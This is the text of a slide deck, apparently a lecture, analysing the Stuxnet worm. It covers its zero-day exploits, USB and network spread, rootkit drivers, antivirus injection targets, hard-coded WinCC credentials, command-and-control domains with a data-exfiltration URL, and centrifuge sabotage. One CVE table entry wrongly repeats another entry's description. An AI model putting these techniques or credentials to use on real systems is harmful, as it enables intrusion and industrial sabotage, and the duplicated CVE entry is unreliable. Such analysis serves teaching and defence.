
How does Stuxnet Work?

- The most commonly cited mechanism Stuxnet uses to gain access to the computer network is through an infected USB drive, and automatically load itself to computers with open file sharing.
- From there, it used the default password of the Siemens Step 7 to gain access to the database and load itself onto the computer.
- To propagate to other computers on the network, it was able to infect PLC datafiles and copy itself to the datafile.
- It also has a peer-to-peer update mechanism to update all instances once one of them gains control at the system level.
- The last step of gaining access is to check that the PLC is controlling at least 155 total frequency converters, a little under the known amount of Iranian centrifuge control.
- This verifies that Stuxnet is specifically targeting the Iranian centrifuges only.
- Once it loads malicious code to the PLC, it also verifies that the motors are 800Hz-1200Hz as an additional check that it is indeed on the correct centrifuge controller.

How does Stuxnet Work?

- At this point, Stuxnet is ready to execute the attack.
- It increases the centrifuge frequency to 1410Hz for 15 minutes, then sleeps to avoid detection.
- After 27 days, it slows the frequency to 2Hz and sleeps again.
- The process is repeated, speeding up and slowing down the centrifuge.
- To avoid detection, it would send the correct frequency of 800-1200 Hz back to the database, and in the case of a failsafe, it would run the centrifuges at normal frequency.
- Stuxnet used stolen RealTek certificates to avoid detection from antivirus software.
- Stuxnet used five different zero-day vulnerabilities in two different operating systems, in a highly complex and targeted cyber attack that was completely unprecedented in scope and ultimately effective in its attack and stealth.

How does Stuxnet Work?



Stuxnet Vulnerability Components

- As per Symantec and Kaspersky Stuxnet is a very sophisticated attack, they ever analysed
- Designed to sabotage industrial process control system by Siemens SIMATIC WinCC and PCS 7 systems
- Command & Control interface
- Creation of state level sponsors
- Components used:
 - 5 Zero day exploits
 - Windows rootkits
 - First ever PLC rootkits
 - Anti-virus evasion
 - Peer to peer updates
 - Signed drivers with a valid certificate

	Vulnerability ID		MS	0-day	Vulnerability description
	CVE	BID			
1	CVE-2008-4250	31874	08-067	No	Windows Server Service RPC Handling Remote Code Execution
2	CVE-2010-2568	41732	10-046	Yes	Windows Shortcut 'LNK/PIF' Files Automatic File Execution
3	CVE-2010-2729	43073	10-061	Yes	Windows Print Spooler Service Remote Code Execution
4	CVE-2010-2743	43774	10-073	Yes	Windows Kernel Win32K.sys Keyboard Layout Privilege Escalation
5	CVE-2010-2772	41753	10-092	Yes	Siemens Simatic WinCC Default Password Security Bypass
6	CVE-2010-3888	44357	10-073	Yes	Windows Task Scheduler Privilege Escalation

Stuxnet CVE Vulnerabilities Exploited

CVE Number	Details
CVE-2008-4250	The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, aka "Server Service Vulnerability."
CVE-2010-2568 (Zero day)	Siemens Simatic WinCC and PCS 7 SCADA system uses a hard-coded password, which allows local users to access a back-end database and gain privileges, as demonstrated in the wild in July 2010 by the Stuxnet worm.
CVE-2010-2729 (Zero day)	The Print Spooler service in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2, and R2, and Windows 7, when printer sharing is enabled, does not properly validate spooler access permissions, which allows remote attackers to create files in a system directory, and consequently execute arbitrary code, by sending a crafted print request over RPC, aka "Print Spooler Service Impersonation Vulnerability."



Stuxnet CVE Vulnerabilities Exploited

CVE Number	Details
CVE-2010-2743 (Zero day)	The kernel-mode drivers in Microsoft Windows XP SP3 do not properly perform indexing of a function-pointer table during the loading of keyboard layouts from disk, which allows local users to gain privileges via a crafted application, as demonstrated in the wild in July 2010 by the Stuxnet worm, aka "Win32k Keyboard Layout Vulnerability".
CVE-2010-2772 (Zero day)	Siemens Simatic WinCC and PCS 7 SCADA system uses a hard-coded password, which allows local users to access a back-end database and gain privileges, as demonstrated in the wild in July 2010 by the Stuxnet worm.
CVE-2010-3888 (Zero day)	Unspecified vulnerability in Microsoft Windows on 32-bit platforms allows local users to gain privileges via unknown vectors, as exploited in the wild in July 2010 by the Stuxnet worm and identified by Kaspersky Lab researchers and other researchers.

Stuxnet Method of Penetration

- **Via the local network**
 - Using the zero-day Microsoft Windows Print Spooler Service Remote Code Execution Vulnerability (CVE-2010-2729 / BID 43073)5
 - Two-year old Microsoft Windows Server Service RPC Handling Remote Code Execution Vulnerability (CVE-2008-4250/ BID 31874)6.
 - The Print Spooler vulnerability consists of the acceptance of a specially crafted print request sent to a networked printer, containing arbitrary executable code which is run by the computer sharing the printer (the host computer is forced to write a dropper named winsta.exe in the %SystemRoot%\system32 directory, and a file named sysnullevent.mof in the %SystemRoot%\system32\wbem\mof directory, which is then automatically executed as a WMI binary managed object file).
 - Note also that Stuxnet will attempt to use this vulnerability only if the current date is before June 1, 2011.
 - By copying itself in accessible shared folders (using the security credential tokens of the users found in the local computer / domain or through a WMI Explorer impersonation).
 - By copying and executing itself on remote computers running a WinCC database server.

Stuxnet Method of Penetration

- **Via USB removable storage devices (mainly USB memory sticks)**
 - If Stuxnet detects that a USB storage device is connected to the system on which it resides, then it copies itself and generates on the USB device a specially crafted .LNK file, and waits for users of other systems to display its content.
 - By doing so, they also get infected because of the (0-day) Microsoft Windows Shortcut ‘LNK/PIF’ Files Automatic File Execution Vulnerability (CVE-2010-2568 / BID 41732)⁷ that Stuxnet is capable of exploiting.
 - In earlier versions of Stuxnet, the worm was spreading via USB removable media through the usage of autorun.inf.
- **Via infection of STEP 7 folders**
 - Stuxnet searches for STEP 7 projects (.S7P files) in the infected system.
 - If it finds any of these, it modifies the main index files and copies itself in their folders.
 - STEP 7 folders are often copied from one computer to another for documentation or development purposes.
 - When a user opens such an infected folder on a clean system, the worm is executed and spreads the infection.

Stuxnet Architecture: Resources

- 201 MrxNet.sys Load driver signed by Realtek/JMicron
- 202 DLL for step 7 infections
- 203 CAB file for WinCC infections
- 205 Data file for resource 201
- 207 Autorun version of Stuxnet
- 208 Step 7 replacement of DLL
- 209 Data file (%windows%/help/winmics.fts)
- 210 Template PE file used for injection
- 221 Exploits MS08-067 to spread via SMB
- 222 Exploit MS10-061 print spooler vulnerability
- 231 Internet connection check
- 240 LNK template file built to exploit LNL exploit
- 241 USB loader DLL ~WTR4141.tmp
- 242 Mrxnet.sys rootkit driver
- 250 Exploit undisclosed Win32k.sys vulnerability

Stuxnet Operation Method

- Once inside a new system, depending on the Windows version found, the worm uses the 0-day vulnerability Windows Task Scheduler Privilege Escalation Vulnerability (CVE-2010-3888)⁸ or Windows Win32K Keyboard Layout Vulnerability (CVE-2010-2743)⁹ to gain elevated privileges and install a rootkit.
- In order to be undetectable by anti-virus software and to have very privileged access to the host system, the rootkit functionality is installed as two hardware driver-level executable modules (device drivers **mrxnet.sys** and **mrxcls.sys**), which run in kernel mode.
- As this is a "suspicious" operation, to do this Stuxnet uses counterfeit identification certificates to prove their origin from a trusted source to Windows.
- In order to be executed on every system start, the worm then sets the Windows registry entries **HKLM\System\CurrentControlSet\Services\MRXCLS** and **HKLM\System\ CurrentControlSet\Services\MRXNET** so that the two drivers are started as services.

Stuxnet Operation Method

- Stuxnet then starts its Remote Procedure Call (RPC) server and listens for incoming connections from other infected machines possibly residing on the local network.
- This feature enables an infected system to execute the following functions within any other infected machine to which it can connect:
 - get the malware version
 - send a module and have it executed remotely in a new or in an existing (e.g. lsass.exe) process
 - download the worm dropper (built on-demand right at the time of the request)
 - run any specified application
 - read a file
 - write a file
 - delete a file

Stuxnet Operation Method

- The RPC server installed by Stuxnet in the infected systems is identified as a unique software object through the Globally Unique IDentifier (GUID) 000204e1-0000-0000-c000-000000000046.
- Using this GUID, those systems are enabled to identify, communicate with, and update one another.
- This feature allows all malware instances to automatically update each other over the LAN, even if they cannot reach to the command-and-control (C&C) server due to a firewall or lack of Internet connectivity.

Stuxnet Operation Method

- Finally, it searches on the local computer for the Siemens WinCC software, which would indicate that the machine is a computer used for controlling an industrial PLC, also known as a "Human-Machine Interface" workstation.
- To determine if WinCC is installed, Stuxnet looks in the Windows system folder for the file S7OTBXDX.DLL, used by WinCC systems.
- Once found, it renames the file to S7OTBXSX.DLL and then replaces it with a modified version (extracted from the main wrapper file as resource 208).
- The new .DLL has the same exports as the original but with code modifications on the following functions:
 - s7db_open
 - s7blk_write
 - s7blk_findfirst
 - s7blk_findnext
 - s7blk_read
 - s7_event
 - s7ag_test
 - s7ag_read_szl
 - s7blk_delete
 - s7ag_link_in
 - s7db_close
 - s7ag_bub_cycl_read_create
 - s7ag_bub_read_var
 - s7ag_bub_write_var
 - s7ag_bub_read_var_seg
 - s7ag_bub_write_var_seg

Stuxnet Operation Method

- These functions are generally used to access, read, write, and delete code blocks on the PLC.
- In an infected system, when these functions are called, Stuxnet will execute additional instructions before calling the true functions contained in S7OTBXSX.DLL.
- By intercepting these functions, it can modify the data sent to or received from the PLC, acting as an MITM-like attack.
- Next, Stuxnet tries to contact a remote server. In attempting to do this, it first tests for an active Internet connection by trying to open an HTTP session to the following non-malicious URLs:
 - www.windowsupdate.com
 - www.msn.com
- After a connection is established, it then connects to the following URL(s) to send and receive commands from a remote user:
 - www.mypremierfutbol.com
 - www.todaysfutbol.com

Stuxnet Operation Method

- It then generates the following URL and posts it to the server:
 - <http://www.mypremierfutbol.com/index.php?data={data}>
 - Where {data} is a XOR encrypted hexadecimal value that contains the IP address, computer name, domain, OS version of the infected machine and whether WinCC or STEP 7 are installed or not.
 - The server may respond to the infected machine by sending back arbitrary code to be executed (most likely an updated version of the malware).
- As a next move, Stuxnet starts a search for STEP 7 projects.
- At this point, all the install and setup operations are done.
- Using the S7OTBXDX.DLL and the WinCC default credentials (userid=WinCCConnect password=2WSXcder) (CVE-2010-2772), Stuxnet accesses the PLCs and verifies what type of CPU they have.
- If CPUs are type 6ES7-315-2 or 6ES7-417, then it checks what type of field devices are connected to them by reading the PLC's system data blocks (SDB).
- If the devices found are Vacon or Fararo Paya frequency drive converters, Stuxnet records the frequency configuration data set in the PLC, and then it begins intercepting commands, altering their operation.

Stuxnet Operation Method

- Stuxnet has the ability to upload its own attack code to the PLCs.
- By doing so, "Stuxnet changes the output frequency [of the converters] for short periods of time to 1410 Hz and then to 2 Hz and then to 1064 Hz.
- Modification of the output frequency essentially sabotages the automation system from operating properly, causing mechanical stress to the centrifuges (which can lead to failure) and corrupting the quality of the processed uranium.
- The attack sequence – intended as the commands given to the frequency converters – is different depending on the CPU type.
- As a last move, to cover its tracks and finish its attack in a truly impeccable way, Stuxnet – after hijacking the sent commands – replays reassuring fake data to the operator (previously recorded), discarding the real ones coming from the PLC's sensors, so that everything on the HMI station looks to be in order.
- This is a PLC rootkit functionality, and so far seems to be the first one of its kind to appear in the wild.

Stuxnet Potential Attack Scenario

- Reconnaissance:
 - Each PLC is configured in a unique manner
 - Target ICS schematics are required
 - Design docs may have been stolen
 - Retrieved by an early version of Stuxnet
 - Developed with a goal of sabotaging a specific ICS
- Development
 - Mirrored development environment is required
 - ICS hardware
 - PLC modules
 - PLC development software
 - Estimates: 6+ man years of efforts by a experienced, skilled and well funded team
 - Team had sufficient resourcing (funding, logistics & influencing) capabilities

Stuxnet Potential Attack Scenario

- The malicious binaries needed to be signed to avoid suspicion
 - Two digital certificates were compromised (Realtek & JMicron)
 - High probability that the digital certificates/keys were stolen from the company premises
 - Realtek and JMicron have offices in close proximity
- Initial infection
 - Stuxnet needed to be introduced to the target environment
 - Insider action
 - Third party or contractor action
 - Delivery method
 - USB drive
 - Windows maintenance laptop
 - Target email attack
 - STEP 7 folders

Stuxnet Potential Attack Scenario

- Infection propagation
 - Look for Windows computer that program the PLCs
 - Field Programmable Gateways are typically not connected to a network
 - Spread the infection on computers on the local LAN
 - Zero day vulnerability
 - Two year old vulnerability
 - Spread to all available USBs
 - A malicious USB infects a field Programmable Gateway when connected to the Programmable Gateway
 - USB used to breach the “airgap”

Stuxnet Potential Attack Scenario

- Target Infection
 - Look for particular PLC – running Step 7 operating system
 - Change PLC code
 - Sabotage system
 - Hide modifications
 - Command and Control not possible
 - due to “airgap”
 - functionality already embedded

Bypassing Intrusion Detection

- Stuxnet calls load library
 - With a specially crafted file name that does not exist
 - Which causes LoadLibrary to fail
- However W32.Stuxnet has hooked Ntdll.dll
 - To monitor specially crafted file names
 - Mapped to a location specified by W32.Stuxnet
 - Where a .dll file was stored by Stuxnet earlier


Code Injection

- Stuxnet used trusted Windows processes or security products
 - Lsass.exe
 - Winlogin.exe & Svchost.exe
 - Kaspersky KAV (avp.exe)
 - McAfee (Mcshield.exe)
 - Antivir (Avguard.exe)
 - BitDefender (bdagent.exe)
 - Etrust (UmxCfg.exe)
 - F-Secure (fsdfwd.exe)
 - Symantec (rtvscan.exe) & Symantec Common Client (ccSvcHst.exe)
 - Eset NOD32 (ekrn.exe)
 - Trend PC-Cillin (tempproxy.exe)
- Stuxnet detects the version of security product and based on product version adapts its injection process


Configuration

- Stuxnet collects and stores following information
 - Major OS version and Minor OS version
 - Flags used by Stuxnet
 - Flag specifying if computer is part of Workgroup or Domain
 - Time of infection
 - IP address of compromised computer
 - File name of infected project file

Installation: Control Flow




Installation: Infection Routine Flow



Command and Control

- Stuxnet tests if it can connect to
 - www.windowsupdate.com
 - www.msn.com
 - On port 80
- Contacts the command and control server
 - www.mypremierfutbol.com
 - www.todaysfutbol.com
 - The above URLs previously pointed to servers in Malaysia & Denmark
 - Send info about compromised computer




1 & 2: Check internet connectivity
 3: Send system information to C&C
 4a: C&C response to execute RPC routine
 4b: C&C response to execute encrypted binary code

Command and Control

- Stuxnet tests if it can connect to
 - www.windowsupdate.com
 - www.msn.com
 - On port 80
- Contacts the command and control server
 - www.mypremierfutbol.com
 - www.todaysfutbol.com
 - The above URLs previously pointed to servers in Malaysia & Denmark
 - Send info about compromised computer

Modifying PLCs

- The end goal of Stuxnet is to infect specific types of PLC devices
- PLC devices are loaded with blocks of code and data written in STL
- Compiled code is in Assembly called MC7
 - These blocks are run by the PLC, to execute, control and monitor an industrial process
- The original s7otbwdx.dll is responsible to handling PLC block exchange between the programming devices and the PLC
 - By replacing this .dll with its own, Stuxnet is able to perform following actions:
 - Monitor PLC blocks being written to and read from PLC
 - Infect a PLC by inserting its own blocks



Demo

- The Stuxnet Story
<https://youtu.be/Joc0iT9dyQ>
- The Stuxnet Technical Analysis
<https://www.youtube.com/watch?v=qZcvsnkQOvl&t=2s>
- Stuxnet – TED talk
<https://www.youtube.com/watch?v=CS01Hmjv1pQ>
- Stuxnet – 60 Minutes
<https://www.youtube.com/watch?v=zEjUlbd9kQ&t=17s>



Thank You